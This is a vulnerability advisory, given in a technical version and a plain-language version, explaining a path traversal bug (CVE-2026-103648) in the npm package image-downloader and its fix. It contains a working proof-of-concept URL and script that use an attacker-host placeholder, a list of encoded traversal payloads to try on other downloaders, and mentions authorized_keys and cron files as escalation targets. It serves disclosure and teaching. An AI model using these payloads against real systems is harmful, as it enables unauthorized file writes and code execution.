CVE-2026–103648: How a Decoding Bug Breaks image-downloader

The npm package image-downloader derived a local filename from a URL by calling path.basename() before decoding percent-encoded characters, so a URL path containing an encoded slash and dot-dot sequence survived sanitisation and became a real traversal sequence after decoding. An attacker who controls the URL passed to download.image() could therefore write a file of their choosing outside the intended destination directory.

medium.com
Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
image-downloader is a small npm package that wraps HTTP download logic behind a single call: download.image({ url, dest }) fetches a file from url and saves it under the dest directory. The package is maintained by Sébastien Demanou (@demsking) and is used in scraping tools, CI asset pipelines and automation scripts, places where the URL being fetched often comes from somewhere the developer does not fully control.
Version 4.3.0 of the package contained a path traversal vulnerability (CWE-22) that lets an attacker write files outside the configured destination directory using nothing more than a percent-encoded slash in a URL. The issue was assigned CVE-2026-103648, rated CVSS 9.1 Critical, and fixed in 4.3.1. At the time of the write-up the package had roughly 38,000 downloads per month.
Setup
The researcher audited the published source of [redacted], pulled directly from the npm registry, rather than a reconstructed copy. No accounts, roles or special configuration are involved: the only precondition is an application that calls download.image({ url, dest }) with a URL whose path component an attacker can influence, and an HTTP server the attacker controls (or can redirect traffic to) that returns a 200 response.
The full PoC, Docker lab and exploit script are in the CVE-2026-103648 repository.
Finding it
The researcher spends time auditing small, widely used npm packages that wrap HTTP download logic, because the pattern is always the same: accept a URL, derive a local filename from it, write the response to disk. URLs are not filenames, and the translation between the two is full of edge cases.
Auditing the filename-derivation logic in 4.3.0, the researcher found a one-line ordering mistake that is enough to escape the destination directory entirely. The library extracts a filename with path.basename() before decoding the URL, instead of after.
Exploitation
Step 1: read the vulnerable code
The literal index.js from [redacted] as published on the npm registry:
module.exports.image = ({ extractFilename = true, ...options } = {}) => { if (!options.url) { return Promise.reject(new Error('The options.url is required')); } if (!options.dest) { return Promise.reject(new Error('The options.dest is required')); } if (extractFilename) { if (!path.extname(options.dest)) { const url = new URL(options.url); const pathname = url.pathname; const basename = path.basename(pathname); const decodedBasename = decodeURIComponent(basename); options.dest = path.join(options.dest, decodedBasename); } } return request(options);};
When extractFilename is true (the default) and dest has no extension, the code takes the URL pathname, runs path.basename() on it, then calls decodeURIComponent() on the result, and joins that into dest.
Step 2: trace a crafted URL
With this URL:
http://attacker.example/%2e%2e%2fpwned.sh
the processing runs as follows:
new URL(options.url).pathnamereturns/%2e%2e%2fpwned.sh, still percent-encoded.path.basename('/%2e%2e%2fpwned.sh')returns'%2e%2e%2fpwned.sh', unchanged. There is no literal/in the string yet, sobasename()has nothing to strip and returns the whole thing as "the filename".decodeURIComponent('%2e%2e%2fpwned.sh')returns'../pwned.sh'. The traversal sequence becomes a real../, but the sanitising step (basename()) already ran and already decided this was safe.path.join(options.dest, '../pwned.sh')normalises..exactly like a shellcd ..would, so the final path resolves one directory abovedest.
The library does everything "correctly" in isolation: it calls basename(), and it does decode the URL. It just does them in the wrong order. Decode-then-basename is safe. Basename-then-decode is not, because the thing being sanitised is not the thing that ends up on the filesystem.
Step 3: reproduce locally
Set up a throwaway project with the vulnerable version:
mkdir vuln-test && cd vuln-testnpm init -ynpm install [redacted] dest
Then run a script that downloads from a local server using the traversal payload in the path:
const download = require('image-downloader');download.image({ url: 'http://[redacted]:8888/%2e%2e%2fpwned.sh', dest: `${__dirname}/dest`}).then(({ filename }) => { console.log('Saved to:', filename); }).catch(console.error);
Point it at any HTTP server serving a 200 response; a one-line python3 -m http.server 8888 is enough. The final path resolves one directory above dest, at a path the attacker chose.
The proof-of-concept script collapses attacker and victim into a single script purely so the bug is reproducible with one command. In the real world these are two unrelated parties.
Root cause
The mistake is ordering. The library sanitises the URL pathname with path.basename() while it is still percent-encoded, then decodes the result. Because %2f is not a literal slash, basename() sees a single path segment and returns it untouched; decoding afterwards turns %2e%2e%2f into ../, and path.join() then normalises the traversal. The sanitising step and the value that reaches the filesystem are different strings.
The code did call basename(), and it did decode the URL, but neither step was applied to the value that was actually written, and there was no containment check against dest after resolution.
Impact
An attacker who controls, or can redirect traffic to, the server a URL points at, and who controls the path component of that URL, can make the victim's process write a file at a path of the attacker's choosing outside the intended directory. The payload lives in the URL path, not the HTTP response body.
The CVSS vector is CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:H, score 9.1 Critical:
| Metric | Value | Reasoning given |
|---|---|---|
| Attack Vector | Network | Delivered via a URL the library fetches over HTTP |
| Attack Complexity | Low | One crafted URL, no race conditions or special state |
| Privileges Required | None | Any caller supplying the URL triggers it |
| User Interaction | None | Fully programmatic |
| Scope | Unchanged | Stays within the host process's own privilege boundary |
| Confidentiality | None | Write-only primitive, no data exfiltration path here |
| Integrity | High | Arbitrary file write anywhere the process can reach |
| Availability | High | Overwriting the right file can crash or disable a service |
The researcher notes that C:N undersells the issue: arbitrary file write without authentication on a network-reachable code path is one of the most dangerous primitives short of direct code execution. In many real deployments (containers running as root, CI runners with broad filesystem access, application directories that are also executed from) a write primitive becomes code execution once the attacker can reach authorized_keys, a cron file, or a script the process re-invokes later.
Affected users include apps that pass user-controlled or externally sourced URLs into download.image() (scrapers, content aggregators, webhook processors, image-import features), containerised workloads where the Node process has broad filesystem access, and CI/CD pipelines fetching build assets from external URLs.
Fix
Version 4.3.1, also quoted from real source, adds three independent layers, any one of which would have prevented the issue on its own:
const filenameFromPathname = (pathname) => { const decoded = decodeURIComponent(pathname); if (decoded.includes('\0')) { throw invalidFilename('the URL path contains a NUL byte'); } return path.basename(decoded); };const isInside = (file, directory) => { const relative = path.relative(directory, file); return relative !== '' && relative !== '..' && !relative.startsWith(`..${path.sep}`) && !path.isAbsolute(relative);};const resolved = path.join(directory, filenameFromPathname(new URL(options.url).pathname));if (!isInside(resolved, directory)) { return Promise.reject(invalidFilename('the URL path does not resolve to a file inside options.dest'));}
- Correct ordering: decode, then extract the basename, closing the actual bug.
- NUL-byte rejection: defends against filename-truncation tricks some syscalls are vulnerable to.
- Explicit containment check via
path.relative(): even if a future refactor reintroduces an ordering mistake, the result is validated againstdestbefore being trusted. This is strictly better than the common (and broken)filePath.startsWith(dest)check, which fails for symlinks and fordestvalues without a trailing separator.
To upgrade:
npm install image-downloader@latest npm list image-downloader
If an immediate upgrade is not possible, validate manually before trusting any URL-derived path:
const { URL } = require('url');const path = require('path');function safeFilename(url, dest) { const decoded = decodeURIComponent(new URL(url).pathname); const basename = path.basename(decoded); const resolved = path.resolve(dest, basename); const relative = path.relative(path.resolve(dest), resolved); if (!relative || relative.startsWith('..') || path.isAbsolute(relative)) { throw new Error('Unsafe filename'); } return resolved;}
The fix commit is fb44543. The CVE was reserved on 2026-10-01 and published on 2026-10-02, alongside the 4.3.1 release. The researcher reported the issue privately to the maintainer; the maintainer confirmed and reproduced it quickly, and a fix landed within the embargo window.
Variants to test
- Other percent-encoded separators and dot sequences. Try
%2e%2e%2f,%2e%2e%5c(backslash, on Windows hosts), and mixed encodings such as%2e%2e/%2e%2e%2fin the path of a URL passed to any downloader. A positive result is a file appearing outside the intended directory. - Double encoding. Send
%252e%252e%252fwhere the application decodes once before passing the value on. A positive result is a traversal that only appears after the second decode. - NUL bytes in the path. Try
%00inside the filename. A positive result is a truncated filename or an error path that still writes a file. - Containment checks based on
startsWith(). Look for code that validates withfilePath.startsWith(dest). A positive result is a path that passes the check but resolves outsidedest, for example through a symlink or adestwithout a trailing separator. - Extension-based branches. In this library, filename extraction only runs when
desthas no extension. Test downloaders with similar conditional logic by supplyingdestvalues with and without extensions, and observe whether the sanitising path is skipped. - Redirects. Point the URL at a server that redirects to a path containing traversal sequences. A positive result is a write outside
destafter the redirect is followed.
Takeaways
- Decode before you validate.
path.basename(rawUrlPiece)is almost always wrong ifrawUrlPiececan still contain percent-encoding. Decode first, then extract, then validate. startsWith()is not a containment check. It breaks on symlinks and on missing trailing separators. Usepath.relative()and reject anything starting with..or resolving to an absolute path.- A write-only bug is not a minor bug. Arbitrary file write routinely becomes code execution. Treat it as critical from the start.
- URL-to-filesystem boundaries deserve their own review pass. This bug class recurs because URLs and paths look interchangeable and are not.
- Responsible disclosure works when maintainers are reachable and responsive. This one went from report to patched release to public CVE in about 48 hours.
What happened, in plain words
A small piece of software called image-downloader has one job: you give it a web address (a URL) and a folder on your computer, and it downloads whatever is at that address and saves it into that folder. It is used in scraping tools, CI asset pipelines and automation scripts to fetch files automatically.
A security researcher read its code and found a mistake in how it turns a web address into a file name. Because of that mistake, someone who controls the web address can make the program save a file somewhere else on the computer, outside the folder it was told to use. That is called a path traversal bug, and it was given the identifier CVE-2026-103648. It was rated 9.1 out of 10, which is "Critical", and it was fixed in version 4.3.1. At the time of writing, the package was downloaded about 38,000 times a month.
The rest of this article walks through the same steps the researcher did: reading the code, following a crafted URL through it, reproducing the bug on a test machine, understanding why it happens, measuring how bad it is, and looking at the fix. Every concept is explained from scratch, so no prior security knowledge is needed.
Background: what the package does and why anyone cares
npm packages, in one paragraph
npm is the main online shop for JavaScript code. A "package" is a bundle of code that someone published so others can reuse it. Instead of writing their own download logic, a developer types one command and gets image-downloader into their project. The package is maintained by Sébastien Demanou (@demsking).
What the package offers
Its whole public interface is one call:
download.image({ url, dest })
You hand it two things: url, the web address to fetch, and dest, the folder where the result should be saved. It fetches the file and writes it under dest. That is it.
Why that is risky in the first place
Scraping tools (programs that collect content from websites), CI asset pipelines (automated build systems that pull files from the internet) and automation scripts all use this package. In all of those places, the URL often comes from somewhere the developer does not fully control: a link a user submitted, a link inside a webhook message, a link from a news feed. If the URL can be chosen by an outsider, then everything the package does with that URL has to be safe against a hostile choice.
The vulnerability class: path traversal (CWE-22)
A path is the address of a file on a disk, like photos/holiday.jpg. Path traversal means tricking a program into using a path that climbs out of the folder it was supposed to stay in. The classic trick is the sequence .., which in every operating system means "the folder above this one". If a program accepts .. from an outsider, the outsider can walk up the folder tree and write wherever the program has permission to write.
CWE-22 is simply the catalogue number for this family of bugs in a public list of weakness types. Think of it as the chapter number in a manual of known mistakes.
The vulnerability class: percent-encoding
Web addresses cannot contain spaces, slashes used as data, or many other characters directly, so they are written in an encoded form. A character is replaced by a percent sign and two hexadecimal digits. So %2e means a dot (.), %2f means a slash (/), and %5c means a backslash (\). A browser or a library can turn these back into real characters; that step is called decoding.
The important consequence: the same text can look completely different depending on whether it has been decoded yet. %2e%2e%2f is seven harmless-looking characters, but once decoded it is ../, which is a traversal. Any check that runs before decoding is checking the wrong string.
Setup: what the researcher needed
The researcher took the actual published source of [redacted] straight from the npm registry.
No accounts, no special roles, no configuration. The only preconditions are:
- An application that calls
download.image({ url, dest })with a URL whose path part an attacker can influence. - An HTTP server the attacker controls, or can redirect traffic to, that answers with a normal success response (status code 200).
The full proof of concept, a Docker lab and an exploit script are in the CVE-2026-103648 repository.
Finding it: how the bug was spotted
The researcher spends time reading small, widely used npm packages that wrap download logic, because the same pattern keeps appearing: accept a URL, derive a local file name from it, write the response to disk. The weak point is always the middle step. URLs are not file names, and turning one into the other has many edge cases that developers rarely think through.
While auditing the file-name logic in version 4.3.0, the researcher found a one-line ordering mistake. The library extracts a file name with path.basename() before decoding the URL, instead of after. That single swap of order is enough to escape the destination folder entirely.
Exploitation, step by step
Step 1: read the vulnerable code
This is the literal index.js from [redacted] as published on the npm registry:
module.exports.image = ({ extractFilename = true, ...options } = {}) => { if (!options.url) { return Promise.reject(new Error('The options.url is required')); } if (!options.dest) { return Promise.reject(new Error('The options.dest is required')); } if (extractFilename) { if (!path.extname(options.dest)) { const url = new URL(options.url); const pathname = url.pathname; const basename = path.basename(pathname); const decodedBasename = decodeURIComponent(basename); options.dest = path.join(options.dest, decodedBasename); } } return request(options);};
Line by line, in plain words:
module.exports.image = ...makes the function available to whoever installs the package. It is thedownload.image(...)call from earlier.({ extractFilename = true, ...options } = {})takes the object you pass in.extractFilenamedefaults totrueif you do not set it, and everything else (url,dest) is collected inoptions.if (!options.url)andif (!options.dest)are simple guards: if you forgot the URL or the destination, the function refuses with an error message. Nothing dangerous here.if (extractFilename)means the file-name extraction only happens when this option is on, which it is by default.if (!path.extname(options.dest))checks whether the destination folder name has a file extension (like.jpg). If it does, the code assumesdestis a full file name and skips extraction. If it does not, it treatsdestas a folder and builds a file name inside it. This conditional branch matters later.const url = new URL(options.url);parses the URL into its parts.const pathname = url.pathname;takes the path part, the bit after the domain, for example/images/cat.jpg.const basename = path.basename(pathname);asks Node.js for the last segment of that path.basenameis a standard helper: given/images/cat.jpgit returnscat.jpg. Its purpose here is to strip any folder structure so only a plain file name remains. This is the sanitising step.const decodedBasename = decodeURIComponent(basename);turns percent-encoded characters back into real ones.options.dest = path.join(options.dest, decodedBasename);glues the folder and the file name together into the final path that will be written.return request(options);performs the actual download and write.
The order is the problem: sanitise first, decode second. The next step shows why that matters.
Step 2: trace a crafted URL
Here is the URL the researcher used:
http://attacker.example/%2e%2e%2fpwned.sh
attacker.example is a placeholder domain standing for a server the attacker runs. The path part is /%2e%2e%2fpwned.sh, which is the encoded form of /../pwned.sh. Follow it through the code:
new URL(options.url).pathnamereturns/%2e%2e%2fpwned.sh. It is still percent-encoded; the library has not decoded anything yet.path.basename('/%2e%2e%2fpwned.sh')returns'%2e%2e%2fpwned.sh', unchanged.basenamelooks for a literal slash to split on, and there is none in this string, because the slashes are still hidden as%2f. So it sees one segment and hands the whole thing back as "the file name". The sanitising step believes it has done its job.decodeURIComponent('%2e%2e%2fpwned.sh')returns'../pwned.sh'. Now the traversal is real. But the check already ran, on a different string, and already decided it was safe.path.join(options.dest, '../pwned.sh')combines the folder with../pwned.sh.path.jointidies up..exactly like typingcd ..in a terminal would, so the final path points one folder abovedest.
The library does everything "correctly" if you look at each piece alone: it calls basename, and it does decode the URL. It just does them in the wrong order. Decode first, then take the basename, and the slash is visible to basename, which then strips everything before it. Take the basename first, then decode, and the sanitising step has been applied to a string that is not the one that ends up on disk.
Step 3: reproduce it locally
Set up a throwaway project with the vulnerable version:
mkdir vuln-test && cd vuln-testnpm init -ynpm install [redacted] dest
What each part does:
mkdir vuln-test && cd vuln-testcreates an empty folder and moves into it, so nothing on your real system is touched.npm init -ycreates a minimal project file with default answers, so npm knows where to install things.npm install [redacted]installs exactly the vulnerable version, not the latest one. Pinning the version is essential: the fixed release would not reproduce the bug.mkdir destcreates the destination folder the script will be told to save into.
Then run a script that downloads from a local server using the traversal payload in the path:
const download = require('image-downloader');download.image({ url: 'http://[redacted]:8888/%2e%2e%2fpwned.sh', dest: `${__dirname}/dest`}).then(({ filename }) => { console.log('Saved to:', filename); }).catch(console.error);
Line by line:
const download = require('image-downloader');loads the installed package.download.image({ ... })calls the function from step 1.url: 'http://[redacted]:8888/%2e%2e%2fpwned.sh'is the crafted address.[redacted]means "this computer", and8888is the port the local test server listens on. The path carries the encoded traversal.dest:${__dirname}/dest`` tells the library to save into thedestfolder next to the script.__dirnameis simply the folder the script lives in..then(({ filename }) => { console.log('Saved to:', filename); })runs after a successful download and prints where the file actually landed. That printout shows where the file actually landed..catch(console.error)prints any error instead of failing silently.
Point it at any HTTP server that answers with a 200 response. A one-line python3 -m http.server 8888 is enough: it serves the current folder over HTTP on port 8888. The final path resolves one folder above dest, at a path the attacker chose.
The proof-of-concept script puts attacker and victim in the same script only so the bug can be reproduced with one command. In the real world they are two unrelated parties: one runs the application, the other runs the server the URL points at.
Root cause: why it works
The mistake is ordering. The library sanitises the URL path with path.basename() while it is still percent-encoded, then decodes the result. Because %2f is not a literal slash, basename() sees a single segment and returns it untouched. Decoding afterwards turns %2e%2e%2f into ../, and path.join() then normalises the traversal. The string that was checked and the string that reaches the filesystem are different strings.
Nothing else stopped it. The code did call basename(), and it did decode the URL, but neither step was applied to the value that was actually written. There was no check, after the final path was built, that it still sat inside dest.
Impact: who can do what, and how bad it is
An attacker who controls, or can redirect traffic to, the server a URL points at, and who controls the path part of that URL, can make the victim's program write a file at a path of the attacker's choosing, outside the intended folder. The payload lives in the URL path, not in the response body; a normal 200 response is enough.
The severity was scored with CVSS, a standard way of turning the characteristics of a bug into a number from 0 to 10. The vector is CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:H, giving 9.1 Critical:
| Metric | Value | Reasoning given |
|---|---|---|
| Attack Vector | Network | Delivered via a URL the library fetches over HTTP |
| Attack Complexity | Low | One crafted URL, no race conditions or special state |
| Privileges Required | None | Any caller supplying the URL triggers it |
| User Interaction | None | Fully programmatic |
| Scope | Unchanged | Stays within the host process's own privilege boundary |
| Confidentiality | None | Write-only primitive, no data exfiltration path here |
| Integrity | High | Arbitrary file write anywhere the process can reach |
| Availability | High | Overwriting the right file can crash or disable a service |
In plain words, the metrics mean:
- Attack Vector: Network means the attack arrives over the network, through the URL, not by sitting at the keyboard.
- Attack Complexity: Low means one crafted URL is enough; no lucky timing or special conditions.
- Privileges Required: None means the attacker does not need an account or any rights on the victim's system.
- User Interaction: None means nobody has to click anything; the program does it all by itself.
- Scope: Unchanged means the damage stays inside the permissions of the program that runs the download.
- Confidentiality: None means this bug does not let the attacker read data; it only writes.
- Integrity: High means files can be created or overwritten anywhere the program can reach.
- Availability: High means overwriting the right file can crash or disable a service.
The researcher points out that C:N undersells the issue. Arbitrary file write without authentication, on a code path reachable over the network, is one of the most dangerous things short of running code directly. In many real deployments, such as containers running as root, CI runners with broad filesystem access, or application folders that are also executed from, a write becomes code execution once the attacker can reach authorized_keys (the file that lists which keys may log in), a cron file (the schedule of automatic tasks), or a script the program runs again later.
Who is affected:
- Apps that pass user-controlled or externally sourced URLs into
download.image(): scrapers, content aggregators, webhook processors, image-import features. - Containerised workloads where the Node process has broad filesystem access.
- CI/CD pipelines that fetch build assets from external URLs.
The fix
Version 4.3.1, also quoted from real source, adds three independent layers. Any one of them would have prevented the issue on its own:
const filenameFromPathname = (pathname) => { const decoded = decodeURIComponent(pathname); if (decoded.includes('\0')) { throw invalidFilename('the URL path contains a NUL byte'); } return path.basename(decoded); };const isInside = (file, directory) => { const relative = path.relative(directory, file); return relative !== '' && relative !== '..' && !relative.startsWith(`..${path.sep}`) && !path.isAbsolute(relative);};const resolved = path.join(directory, filenameFromPathname(new URL(options.url).pathname));if (!isInside(resolved, directory)) { return Promise.reject(invalidFilename('the URL path does not resolve to a file inside options.dest'));}
Line by line:
const filenameFromPathname = (pathname) => {starts a small helper whose only job is to turn a URL path into a safe file name.const decoded = decodeURIComponent(pathname);decodes first. This is the ordering fix.if (decoded.includes('\0'))checks for a NUL byte, a character with value zero. Some system calls treat it as "end of string", so a file name containing one can be silently cut short. Rejecting it closes that trick.throw invalidFilename('the URL path contains a NUL byte');refuses the request with a clear error.return path.basename(decoded);now takes the basename of the decoded string, so any real slashes are visible and stripped.const isInside = (file, directory) => {starts a second helper that answers one question: is this file inside this folder?const relative = path.relative(directory, file);asks Node.js for the route from the folder to the file. If the file is inside, the answer is a short relative path. If it is outside, the answer starts with...return relative !== '' && relative !== '..' && !relative.startsWith(..${path.sep}) && !path.isAbsolute(relative);accepts only when the route is not empty, not exactly.., does not start with..followed by a separator, and is not an absolute path. Anything else is outside.const resolved = path.join(directory, filenameFromPathname(new URL(options.url).pathname));builds the final path using the safe helper.if (!isInside(resolved, directory))checks the finished path against the folder.return Promise.reject(invalidFilename('the URL path does not resolve to a file inside options.dest'));refuses to write if the path escaped.
The three layers:
- Correct ordering: decode, then extract the basename. This closes the actual bug.
- NUL-byte rejection: defends against file-name truncation tricks that some system calls are vulnerable to.
- An explicit containment check with
path.relative(): even if a future change reintroduces an ordering mistake, the result is validated againstdestbefore being trusted. This is strictly better than the common and brokenfilePath.startsWith(dest)check, which fails for symlinks (shortcuts to other files) and fordestvalues without a trailing separator.
To upgrade:
npm install image-downloader@latest npm list image-downloader
npm install image-downloader@latestfetches the newest published version, which includes the fix.npm list image-downloaderprints which version is actually installed, so you can confirm the upgrade took effect.
If an immediate upgrade is not possible, validate manually before trusting any URL-derived path:
const { URL } = require('url');const path = require('path');function safeFilename(url, dest) { const decoded = decodeURIComponent(new URL(url).pathname); const basename = path.basename(decoded); const resolved = path.resolve(dest, basename); const relative = path.relative(path.resolve(dest), resolved); if (!relative || relative.startsWith('..') || path.isAbsolute(relative)) { throw new Error('Unsafe filename'); } return resolved;}
Line by line:
const { URL } = require('url');andconst path = require('path');load two built-in Node.js helpers, one for URLs and one for paths.function safeFilename(url, dest) {defines a function that takes a URL and a destination folder and returns a safe full path.const decoded = decodeURIComponent(new URL(url).pathname);decodes the path first.const basename = path.basename(decoded);then takes the last segment, now with real slashes visible.const resolved = path.resolve(dest, basename);builds the full path.path.resolveturns it into an absolute path, starting from the root of the disk.const relative = path.relative(path.resolve(dest), resolved);computes the route from the folder to the file.if (!relative || relative.startsWith('..') || path.isAbsolute(relative))rejects an empty route, a route that climbs out with.., or an absolute route.throw new Error('Unsafe filename');stops the operation.return resolved;otherwise hands back the safe path.
The fix commit is fb44543. The CVE was reserved on 2026-10-01 and published on 2026-10-02, alongside the 4.3.1 release. The researcher reported the issue privately to the maintainer. The maintainer confirmed and reproduced it quickly, and a fix landed within the embargo window, the agreed period during which the details stay private so users can update first.
Variants to test
The same idea can appear in other forms. If you maintain or review a downloader, these are the cases worth trying:
- Other percent-encoded separators and dot sequences. Try
%2e%2e%2f,%2e%2e%5c(backslash, on Windows hosts), and mixed encodings such as%2e%2e/%2e%2e%2fin the path of a URL passed to any downloader. A positive result is a file appearing outside the intended folder. - Double encoding. Send
%252e%252e%252fwhere the application decodes once before passing the value on. A positive result is a traversal that only appears after the second decode. - NUL bytes in the path. Try
%00inside the file name. A positive result is a truncated file name or an error path that still writes a file. - Containment checks based on
startsWith(). Look for code that validates withfilePath.startsWith(dest). A positive result is a path that passes the check but resolves outsidedest, for example through a symlink or adestwithout a trailing separator. - Extension-based branches. In this library, file-name extraction only runs when
desthas no extension. Test downloaders with similar conditional logic by supplyingdestvalues with and without extensions, and observe whether the sanitising path is skipped. - Redirects. Point the URL at a server that redirects to a path containing traversal sequences. A positive result is a write outside
destafter the redirect is followed.
Takeaways
- Decode before you validate.
path.basename(rawUrlPiece)is almost always wrong ifrawUrlPiececan still contain percent-encoding. Decode first, then extract, then validate. startsWith()is not a containment check. It breaks on symlinks and on missing trailing separators. Usepath.relative()and reject anything starting with..or resolving to an absolute path.- A write-only bug is not a minor bug. Arbitrary file write routinely becomes code execution. Treat it as critical from the start.
- URL-to-filesystem boundaries deserve their own review pass. This bug class recurs because URLs and paths look interchangeable and are not.
- Responsible disclosure works when maintainers are reachable and responsive. This one went from report to patched release to public CVE in about 48 hours.
Glossary
- npm: the package manager that comes with Node.js; it downloads and installs JavaScript packages.
- Package: a bundle of reusable code published for others to install.
- Node.js: the program that runs JavaScript outside a browser, for example on a server or in a script.
- URL: a web address, such as
http://example.com/folder/file.txt. - Path: the address of a file or folder on a disk, such as
photos/holiday.jpg. - Path traversal (CWE-22): a bug where a program can be made to use a path outside the folder it was meant to stay in, usually via
... - CWE: a public catalogue of weakness types; CWE-22 is the entry for path traversal.
- CVE: a public identifier for a specific security vulnerability, so people can refer to it unambiguously.
- CVSS: a standard scoring system that turns a vulnerability's characteristics into a number from 0 to 10.
- Percent-encoding: writing characters in a URL as a percent sign plus two hexadecimal digits, such as
%2efor.and%2ffor/. - Decoding: turning percent-encoded text back into real characters.
path.basename(): a Node.js helper that returns the last segment of a path, for examplecat.jpgfrom/images/cat.jpg.path.join(): a Node.js helper that glues path pieces together and tidies up..along the way.path.relative(): a Node.js helper that returns the route from one path to another; a route starting with..means the target is outside.path.resolve(): a Node.js helper that turns a path into an absolute one, starting from the root of the disk.decodeURIComponent(): a JavaScript function that decodes percent-encoded text.- NUL byte: a character with value zero; some system calls treat it as the end of a string, so it can truncate a file name.
- Sanitising: cleaning up input so it is safe to use, for example stripping folder parts from a file name.
- Arbitrary file write: the ability to make a program write a file at a path of the attacker's choosing.
- Code execution: the ability to make a program run the attacker's code; often the next step after an arbitrary file write.
- Symlink: a shortcut file that points at another file or folder.
- Container: a packaged, isolated environment for running software, often with broad filesystem access.
- CI/CD pipeline: an automated build and deployment system that fetches and processes files.
- Webhook: an automatic message one system sends to another when something happens.
- HTTP status 200: the standard response meaning "success, here is the content".
[redacted]: the address meaning "this computer".- Port: a numbered channel on a computer that a server listens on, such as 8888.
- Proof of concept (PoC): a small script that demonstrates a vulnerability works.
- Embargo window: an agreed period during which vulnerability details stay private so users can update first.
- Responsible disclosure: reporting a vulnerability privately to the maintainer and giving them time to fix it before publishing details.
authorized_keys: the file that lists which keys are allowed to log in to a system.- Cron file: the schedule of automatic tasks a system runs.
startsWith(): a string function that checks whether text begins with given characters; it is not a reliable containment check for paths.



